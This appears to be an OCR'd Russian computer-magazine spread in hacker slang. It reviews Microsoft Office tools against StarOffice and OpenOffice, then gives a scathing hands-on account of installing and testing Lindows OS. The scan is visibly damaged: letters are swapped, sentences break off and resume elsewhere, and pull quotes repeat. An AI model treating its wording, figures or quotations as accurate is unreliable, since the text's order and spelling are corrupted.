Microsoft photo editor - скажите честно, кто им пользуется? Но в принципе, когда нужно что-то быстро отсканировать, погретушировать или еще чего, то можно и заюзать. Особенно, если фотопшопы нет в нали-


чии и отсутствуют возможности для его установки. Кстати, для такого, можно сказать, бонусного пакета у него достаточно неплохие возможности.

Frontpage. Хе-хе... незабвенный фронтпейдж. Что характерно, в забугорье туева хуча народу юзает его и нарадоваться не может. Да и у нас тоже, собственно. Мелкосопотом для него выпускаются наборы для сборки паг: всякие кнопочки, бэкграунды и прочее. Только вот сколько лишнего он вставляет в код - это уму непостижимо. Файло, созданное во Фронтпейдже, почищенное в Macromedia Dreamweaver, весит в два, а то и более раз меньше! А если взять еще и блокнот... То руки отвалятся выделывать лишние теги и давить кнопку Delete.

Теперь о том, чего нет у конкурентов и в ближайшее время вряд ли появится, - Visio. Для тех, кому это слово ничего не говорит, поясню - это мощнейший редактор схем, с огромным набором готовых модулей (назовем их так). Позволяет строить следующие схемы: диаграммы, строительные планы, схемы баз данных, принципиальные схемы для электронного инжиниринга, диаграммы производственных процессов, карты, механические схемы, карты компьютерных сетей (исключительные схемы получаются, надо сказать), схемы организаций, схемы процессов, протекающих в устройствах, карты места преступле-

Visual Basic for Application и сейчас живее всех живых. И Васик рулит, потому как без дополнительных тулз и затрат времени ты можешь автоматизировать свою нужную работу.

Visio - это мощнейший редактор схем с огромным набором готовых модулей, фишка MS, которая вряд ли в ближайшее время появится у конкурентов.



Опен Офис

конечно). Возможно, Shoutcast справится с этим получше, но представим, что нет у тебя шаут-каста. А Офис есть... и выньдоуз медиаплеер есть, которым можно приконнектиться к этому потоку.

ЧТО НАМ СКАЖЕТ ТОВАРИЩ МАУЗЕР?

Два брата-акробата. StarOffice и OpenOffice. Ну, про звездный офис можно долго не рассказывать. Созданный Sun Microsystems, это единственный полноценный офис, работающий под пингином. Koffice в расчет можно не брать, потому как птица не того уровня. Так что он у нас вроде как и вне конкуренции, получается... Ну ладно, покопаемся в Звездах...

WE ALL MADE OF STARS

СтврОфрис я юзал под порядковым номером 5.2 и, честно говоря, не знаю, есть ли новее :), мне и этого хватает.

Open office - халявная попытка завалить гиганта от мелкомягких.

13 октября 2000 года корпорация Sun Microsystems открыла исходники СтарОфрис. И началось... Группа товарищей занялась разработкой открытого офиса. Не могу сказать, что пакет плох. Он хорош, но пока, подчеркиваю - ПОКА он не конкурент монстру от Билла Гейтса. Пока что Майкрософт бьет OpenOffice по всем статьям на всех фронтах. У Оупена есть отличные находки, реализованные лучше, чем у MS, но их количество слишком мало по сравнению с теми возможностями, которые нам дает Microsoft Office. Естественно, если все твои задачи в офисном пакете упираются в написание одной-двух бумажек в неделю, то тебе не зачем париться и замыкаться на Микрософт, можешь скачать и поставить OpenOffice, но, может, тебе хватит и Polyedit? Отличный редактор, наго сказать. Ладно, попробуем разобраться с тем, что мы имеем на халяву, на которую, как известно, и вобла - осетрина. На сайте ОпенОфрис зарегистрировано около 10 миллионов слитых копий и 80 с гаком тысяч зарегистрированных пользо-

вателей. Таким образом, мы выяснили число людей, которые пожалели 200 баксов на прокорм домашних пираний Билла Гейтса :). Рассказывать я бугу о двух пакетах одновременно, если в одном пакете есть что отсутствующее в другом, это будет звучать. По дефолту же принимаем, что они похожи как клоны, чем они, в принципе, и являются.

Writer - текстовый редактор, антипод Ворды. Хотя нет, не антипод. Ворда рвет его по функциональности как крысу пороновою. К сожалению, хотя как простенький текстовый редактор райтер вполне катит, но если нам нужен, как говорили в стародавние времена, "текстовый процессор", Ворда рулит, однозначно. Райтер можно сравнить с чуть более навороченным блокнотом, хотя, как мне показалось, он проигрывает даже PolyEdit. Для того чтобы называться офисным пакетом, а не текстовым редактором, настроек маловато, но открывает вордовские документы исправно, иногда, правда, путается в шрифтах, но это поправимо. Проверка орфографии - тоже вполне на уровне, хотя и не такая четкая, как в Ворде. Но вот здорово порадовала такая фишка, как "Автопилот".




Отличный визард создания документов. Там есть абсолютно пинцетный шаблон повестки дня :). Ну а что делать, нужны они иногда. Да, в Ворде тоже есть шаблоны, но если в Ворде ты просто берешь и правишь его, то здесь ты создаешь шаблон с помощью мастера, на лету выкидывая из него все то, что тебе не нужно, с добавлением необходимых пунктов, ИМХО - жирный плюс.


Ну и о плохом. Начав с частностей, перейду к общему. Иногда гля своих друзей мне приходится делать персональный штрихкод с именем человека. Типа модно стало татухи такие делать в последнее время. Так вот, в Ворд они портируются, а в райтер нет. Такая же ботва и с другими импортируемыми объектами.

Calc - возможная замена Ехелю. Ну, давай посмотрим, на что мы можем поменять нашего счетовода. Встроенных функций почти 290 против 235 у экселя. Результат гля новичка более чем неплохой. Чем же он нас еще угивит? Угивит он нас прибудой "Навигатор". Чем она интересна? Да тем, что показывает все объекты в текущем документе: таблицы, области данных,


13 октября 2000 года корпорация Sun Microsystems открыла исходники СтарОфрис. И началось... Группа товарищей занялась разработкой открытого офиса.

На сайте ОпенОфрис зарегистрировано около 10 миллионов слитых копий и 80 с гаком тысяч зарегистрированных пользователей. Таким образом, мы выяснили число людей, которые пожалели 200 баксов на прокорм домашних пираний Билла Гейтса :).





Минимализм это круто




Ну да типа того

области данных из баз данных, связанные области, объекты OLE, рисунки, в общем, все, что есть в документе. В ехеле такого нет, а жаль. Но в остальном калька отсасывает. Потому как ненастраиваемый интерфейс - реально отстойная вещь. Сравни три скрина, и все будет понятно.

По поводу написания макросов для старофиса и опенфиса у меня возникло противоречивое чувство. С одной стороны, там немереное количество заготовок кода, которое реально упрощает жизнь, с другой - там нет элементарных вещей, например, вставки формы одной кнопкой...

Есть в нем еще одна байда, существующая, надо отметить справедливости ради, и в офисе от Билла, но реализованная здесь гораздо мощнее - автотекст. Начинаешь ты чего-то там тапать по клавише, а через некоторое время прога сама начинает пихать тебе разные предложения по завершении разных глинных слов. Раздражает неимоверно :)! Поначалу... Потом, когда фигаришь курсовик с какими-то немереными по глине научными терминами или текст на иностранном языке, понимаешь всю прелесть этой фишки. Попробовал обучить его дописывать за меня фамилию Бьйорк - получилось! Так что даже с такими словами, как Gudmundsdottir, он отлично справляется :). Короче, печатаешь, не смотря на клавишу (я надеюсь, ты печатаешь, не смотря на клавишу, так ведь? :), а при появлении сочетания знаков из базы прога предлагает тебе вариант, подходит - жмакай Enter, нет - печатай дальше. Еще можно настроить автозамену наиболее часто встречающихся оцепяток. Я, например, часто фигарю "посомтрел" вместо "посмотрел". Но ведь и в Ворде это есть...

Еще есть "Исключения" - тебя не бесит, когда Ворд, после того как ты написал "встретится в 12 час.", фигарит большую букву? Меня, честно говоря, дико бесит! Здесь



Жизнь без плана - жизнь впустую

ты можешь забить нужные сокращения и забыть о больших буквах.

Еще можно прямо в текстовый документ загонять данные из баз данных. Навигатор вызывается пимпой F4.

Еще есть такая фишка, как поле данных. Де-факто это переменная, вместо которой в текст будет подставлено нужное тебе значение. Фишка в том, что можно ограничиться колонтипулом, а можно использовать подстановки из базы данных. То есть создаешь таблицу с именами людей и всякими адресами-атрибутами и, юзая один шаблон с соответствующими полями, автоматизируешь процесс распечатки писем, например, когда нужно ответить сразу многим людам. Вызывается эта прелесть клавишами "Ctrl-F2". Опять же нужно заметить, что подобная байда есть и в Ворде.

Еще одна довольно оригинальная фишка зашита в СтарОфисе и ОпенОфисе. В них стилями текста рулит "Стилист". Дави F11 и разбирайся. Здесь настраивается все, что касается облика твоего документа, все стили разводятся по иерархии, типа как дерево. На деле очень удобно. В стиле абзаца можно протетипить шрифт, атрибуты, цвета,

интервалы, выравнивание на странице и прочее и прочее.

ОРГАНИЗИРУЙ!

Теперь обратимся к органайзерам. Известно, что Аутглюк оправдывает свое название. Вместе с тем куча народу юзает его и будет продолжать юзать. Ну да Пикачу с ними. В ОпенОфисе органайзера нет. Ну нет его! В СтарОфисе есть. Разбит он, правда, на две части: одна из них называется Events, другая Tasks; соответственно, одна является напоминкой, другая - зачатником.

Как видно, опять он отсасывает у Аутглюка в плане дизигна, хотя по безопасности дает 100 очков форы. Но... у меня есть органайзер в Мозилле, извини, детка, мое сердце занято.

РЕЗЮМЕ ПО ФАКСУ

Короче говоря, пока, повторюсь, ПОКА в Винде лучше офиса от Микрософт не найдешь. А вот если они свой офис в Линукс портируют... Боюсь, тогда и Старофису кирдык придет.



Органайзер СтарОфиса отсасывает у Аутглюка в плане дизигна, хотя по безопасности дает 100 очков форы.

Райтер можно сравнить с чуть более навороченным блоктоном, хотя, как мне показалось, он проигрывает даже PolyEdit.



MS Офис

ОСЬ-МУТАНТ

УНИЧТОЖАЕМ МИФ LINDOWS

Vint (vint@townnet.ru)

Хай! Ну, как тебе наша мозговая атака по ОСям? Выбрал себе лучшую? Все еще сомневаешься... Ну, ну... Короче, лови в нагрузку ОС, созданную на базе ядра Linux, но призванную работать с софтом окошек легко и просто. Имя ей Lindows. Слышал, но не знал, что это? Читай дальше и ты откроешь для себя много нового.

Оси 4work

В июле 2001 года челом по имени Майкл Робертсон (Michael Robertson) была основана компания Lindows.com.


Все началось не очень давно. В июле 2001 года челом по имени Майкл Робертсон (Michael Robertson) была основана компания Lindows.com.

КАК СКРЕЩИВАЛИ ПИНГВИНА С ФОРТОЧКОЙ

Надо сказать, что мэн этот далеко не был человеком ниоткуда, это бывший руководитель многими любимого MP3.com, и поэтому у него были соответствующие знания и возможности, чтобы начать такой, прямо скажем, неслабый проект.

Сперва Lindows.com решили действовать очень просто: сообразить версию Linux (зацени, версию, а не отдельную ОС), на которой будет работать большинство софта от Виндовс. Но все пошло далеко не так гладко, как хотели. Великий и могучий мелкомягкий Билл замутил судебный конфликт, и в результате Линдовс Тим отказалась от первоначальных планов и стала говорить, что ее операционка будет работать только с "мостовыми Windows-программами", что на наш язык означает - основной софт будет работать. Такими "мостовыми Виндовс программами" являются некоторые основные части мелкого офиса и эксплорера ;). Это заставило всех круто призадуматься, хотя и так в декабре прошлого года зло-корпорация объявила, что намерена через суд отобрать имя "Линдовс" у Майкла. Обосновывается это тем, что юзеры могут спутать Линдовс с их великой маст-дайкой и "по ошибке" приобрести не ту ось :). На что очень хорошо

В результате "самый гуманный" суд решил все просто: послать на три веселых буквы дяю Билла и отдать лейбак "Линдовс" Майклу. Гип-гип ура! Ось будет жить!



Спертый загрузчик



А вот сайт красив, ничего не скажешь...

ответил глава Линдовов в своем письме дяюшке Биллу: "Насколько я понял ваше исковое заявление, вы говорите, что покупатели будут путать наше слово "LindowsOS" и слово Windows из операционных систем Microsoft "XP Professional" и "XP Home". Однако любой, взглянув на логотип Lindows, может убедиться, что тот ничуть не похож на логотип Windows XP". Так что еще до суда пронизательный взгляд видел во всей этой шумихе по поводу новой оськи только попытку мелкомягких прибить конкурентов. Точно так же можно сказать, что наименование Windows, считающееся теперь товарной маркой Микрософта, задолго до них использовалось в Юникс, в частности в его графической оболочке X-window. Я уж молчу про MAC OS, с которой Билли в наглую слизал графическое ядро Виндовс. В результате "самый гуманный" суд решил все просто: послать на три веселых буквы дяю Билла и отдать лейбак "Линдовс" Майклу. Гип-гип ура! Ось будет жить!

А сейчас посмотрим, что же собой представляет эта шумная, являющаяся в ночных кошмарах мелкомягким топ менеджером операционка.


ВОТ ТАКИЕ МЫ... МУТАНТЫ

Начну с того, что я честно переписал 385 мегов инсталлера ОС с именем LindowsOS 3.0.5 от 2002.12.09_13.00, хотя при этом в папке _disk ga в файле info было красиво написано LindowsOS 0.91. Дальше меня заинтересовали системные требования, которые, IMHO, слегка завышены: 500 МГц камень, 128 метров мозгов ga еще гига на винте. Я открыл этот диск в Виндах, дабы почитать реадмихи и посмотреть на инсталлер, работающий в форточках (до этого я в инете поштал, и многие с пеной у рта расхваливали инсталлер этой ОС, позволяющий ставить ее без переразбивки диска), но то ли у меня версия большая новая, то ли больно кастрированная, но ничего подобного я не нашел. Была лишь одна страничка с ссылкой на <http://www.lindows.com>, и все. То есть по инсталл-инфе этот дистрибутив на нуле, даже в инсталляхе ДОСа было чего почитать.

Ну что делать, не впервой. Принялся я с замирием сердца перезагружаться в надежде запустить инсталл с сигирома. Мга... По загрузке - стандартный линуховый дистрибутив, даже сообщения, выводимые

на экран, слово в слово пингвиньи. Ну, продолжим. Переход в графическую часть установки у меня ознаменовался великим зависом. Система вообще не реагировала ни на что, и так постоянно, только переход в графику, и все... аут! Пробившись с этим траблом тридцать минут, я таки нашел решение: ждем при начале загрузки shift+caps lock и выбираем режим Vesa install, причем никаких подсказок о том, что можно чего-то нажать, нет и в помине. Я опять вздохнул и подумал: "Если установка началась с такого фронта, то как она будет работать-то дальше?". А дальше меня удивили еще сильнее и опять неприятно: инсталлятор упрощен до такой степени, что поставить любую Винду по сравнению с Линдовс - все равно что настроить сервак на консольном юнике восьмидесятых годов выпуска. За всю инсталляцию я увидел только ОДИН вопрос: "Куда ставить?" - и все, хотя и был в режиме эксперта...

После десятиминутного инсталла (га, установка глится ровно десять минут) я на всякий случай сходил, налил, чего осталось со вчерашнего ;), и нажал на ресет, мечтая лицезреть новоявленную Ось, и сразу увидел морду перебранного Lilo. Лагну, Линдовс, давай показывай, что тут у тебя. Но после двух минут загрузки я увидел только черный, антрацитовый экран.



Мыльное убожество

ботчиков опять меня обманули: когда после трехминутного процесса загрузки я узрел веселый видок на консоль мутанта, спертую у Линуха. Я офигел - хотелось бы увидеть хоть какой-то GUI, пусть с минимальной конфигурацией, видюха - как стандартный VGA адаптер, короче, как в сейф моде у Виндовс.

После такого финта мне стал непонятен третий пункт загрузчика - configure. Хмм... загрузим... По экрану пробежали те же сообщения о ходе загрузки... В результате - та

возину еще разок, чтоб железо лучше прочухала. Перестановка, глившаяся ровно 10 минут, убедила меня, что решение всех траблов этой ОС, как и у Виндовс, можно найти в полной переустановке. Наконец все заработало! А я начал тестить ОСь во все щели. Короче, читай и гдумай, надо оно тебе или нет?

МЯСОМ НАРУЖУ

Сразу вижу единственный оконный менеджер - KDE версии 3.0, правда, с чуток измененной темой. А вот любители гнома, айсвиша и блек-бокса пока отдыхают. Нужны гругие окошки - ищите и ставьте сами, причем через гимор неместного масштаба. Сердце графики - XFree86 4.2.0. Он глючноватый, особенно по части 3D на некоторых картах, хотя жить можно (жил же я без траблов и на ALT Master, и на манрейке с регхатом), но такого изврата, как замутили линдовсянцы, я не видел: иксфрии ставится всегда с аппаратным ускорением, вырубить которое не представляет

Инсталлятор упрощен до такой степени, что поставить любую Винду по сравнению с Линдовс - все равно что настроить сервак на консольном юнике восьмидесятых годов выпуска.


Полное отсутствие исходников меня сильно-пресильно расстроило - без них я не смог запустить софт модем, хотя имел сорцы рабочего драйвера.

"Насколько я понял ваше исковое заявление, вы говорите, что покупатели будут путать наше слово "LindowsOS" и слово Windows из операционных систем Microsoft "XP Professional" и "XP Home". Однако любой, взглянув на логотип Lindows, может убедиться, что тот ничуть не похож на логотип Windows XP".

Что за!.. Неужто этот гаг прибил мне винт или попалил железо (чего только не приключится от неожиданности)? Дрожащей рукой нажал на перезагрузку - Винда загрузилась нормально. Тут до меня дошло: Линдавс жузает графический сервер XFree, причем, судя по версии ядра, используется версия 4.2, которая сильно меня парила, пытаюсь врубить 3D ускорение через такую Ж, что мой джиффорс 256 загибался и выдавал черный экран, что и было удачно продемонстрировано. Хорошо, загрузимся-ка мы в сейф моде, чтобы пояснить тупой оське, что не надо пытаться выжать из моей видюхи рулез таким образом. Но надежды на ум разра-


же консоль. Растопкуйте мне, идиоту, зачем делать два вроде бы разных пункта по назначению, но имеющие одинаковый результат? В общем, попарился я минут тридцать и решил отложить более подробное изучение этой Оси до завтра.

И вот желанный вечер следующего дня. Весь день я потратил на беганье по знакомым и знакомым знакомых в поисках стабильной видюшки. И вот приволок домой гжеффорс 2 MX 400 с 64 метрами памяти, которая хорошо зарекомендовала себя по совместимости с разными хитрыми операционками. Воткнул, перегрузился - нет рабочего стола! Только графическая консоль Линуха. Решил переставить Линда-



ся возможным, из-за чего мне и пришлось сменить карту.

Бредом дальше. Ядрышко - не самое новое, но и не отстой, 2.4.19, как и у девятого Манрейка. А вот полное отсутствие исходников меня сильно-пресильно расстроило - без них я не смог запустить софт модем, хотя имел сорцы рабочего драйвера. Вот почему мне пришлось забить на их супер-пупер технологию "click-n-run", предназначенную для выкачки софта напрямую из инета (правда, потом, купив



Одна из главных фишек...

На болванке с Линдой было занято только 400 мегов. То есть разработчики легко укомплектовать свое детище софтом еще на целых 300 метров. Почему они так не поступили, мне неясно.

хардовый модем, я ее протестил - отстой тот еще).

"Дальше в лес - больше дров", - думал я, пытаюсь настроить звук на своей машине. Линда в упор не видит и не понимает, что у меня есть девайс под названием саундбластер, на чипе фортамегия 801. Самое интересное, что ВСЕ дистрибутивы Линуха (на память - Mandrake 8.2, 9.0, 9.1; ALT Master 2.2; Red Hat 8.0/9.0), протестенные мной, ее видели и корректно ставили драйвера, но при этом НИ ОДНА Винда ее не замечала, и даже многими обожаемая ХРюша спотыкалась. То есть Линдовс в этом плане взяла вся худшее от творения гряди Билла.

Дальнейшему моему рассмотрению подвергся софт, поставляемый на дистри, вместе с ОС. Точнее его отсутствие - из бутива поставились софтины, которые можно пересчитать по пальцам (да не по двадцати пальцам мутанта, а по обычным шести ;)). После тщательнейшего поиска я нарыл браузер, корявую мыльницу, видеоплеер, который никак не хотел играть mpeg4 (типа кодеков нету), простейшую смотрелку графики за эвонилку до инета. Вот, пожалуй, и все. А больше всего мне не понравилось то, что на болванке с Линдой было занято только 400 мегов. То есть разработчики легко могли укомплектовать свое детище софтом еще на целых 300 метров. Почему они так не поступили, мне неясно, ведь софт-то халявный!

Дальше я вызвал консоль, которая сразу выпала... с правами рута! По привычке набрал ms, желая увидеть командера... Хрен там было! Нет такой софтины в составе ОС. Тогда бьем gcc - та же реакция. Озверев, выбиваю map, чтобы поискать инфы; не тут-то было, "command not found" - сообщает мне терминал. После таких манипуляций с консолью мое настроение и вера в эту систему опустились ниже пейджера. Поднять такую шумиху и рекламу из-за какой-то дурацкой пародии на дистрибутив Линуха! Так что дальнейшие мои исследования продолжились в скептическом настроении.

ЖРИ ВИНДОВЫЙ СОФТ!


Надеясь потестить великую способность запуска винدوزовских прог в среде Линдовс, я запихал в сигюк свеженький диск - приложении к журналу, кликнул по экзешке... и получил окошко, вопрошающее: "Сир, а чем изволите открыть эту хрень с расширением .exe? Текстовым редактором? Браузе-

ром? Или еще чем?". После такого мне стало жалко потраченного на Линдовс времени. Еще одна фишка новой ОС оказалась всего лишь полнейшей плюшкой мирового масштаба.


После этого решил обратиться к манам и найти ответы на все мои вопросы и решения моих проблем, но, кликнув на ссылку из главного меню, я был закинут в инет на их сайт с рекламными восхвалениями новой бадагы. Но я ведь упертый, поэтому решил порыться в рунете и докопаться до истины, причем назло всем стал эту миссию выполнять прямо из Линдовс.

Настройка соединения не вызвала каких-либо траблов (звонилка - стандартная линуховская кррр'шка, вот в чем секрет легкого гозвона :)), а вот браузер, загрузившись, отправил меня в полный аут - поддержка кириллицы из ОС выграна с корнем! Никакие принципы линуховской международной операционки не соблюдены, что вряд ли пойдет на пользу Линдовс. С этим я смирился. Но оттого, что каталог /mnt содержит только сигиром и дискету, я до сих пор икаю. Для тех, кто на катке, поясню: каталог /mnt содержит все примонтированные файловые системы. Например, у тебя на винте есть раздел Виндовс, и тебе надо гостать его из-под Линуха. Чтобы увидеть раздел Вингавоза, тебе необходимо выполнить команду mount (если нет автоматического монтирования), тогда в каталоге /mnt появится новая ссылка на свежепримонтированный том. Исходя из здравого смысла, раз уж эта ОС претендует на звание пользовательской, все разделы по-любому должны монтироваться автоматом, поэтому я начал искать заветные разделы Виндовс в корневом каталоге и нашел таки, правда, в папке /disks. Там были рабочие ссылки на 4 моих виндовых раздела. NTFS том, естественно, отсутствовал. Войдя в эти разделы, я даже не удивился, что все русские буквы в именах были элегантно заменены знаками вопроса. Я подозревал, что у Линды напрочь отсутствовало понятие о монтировании, 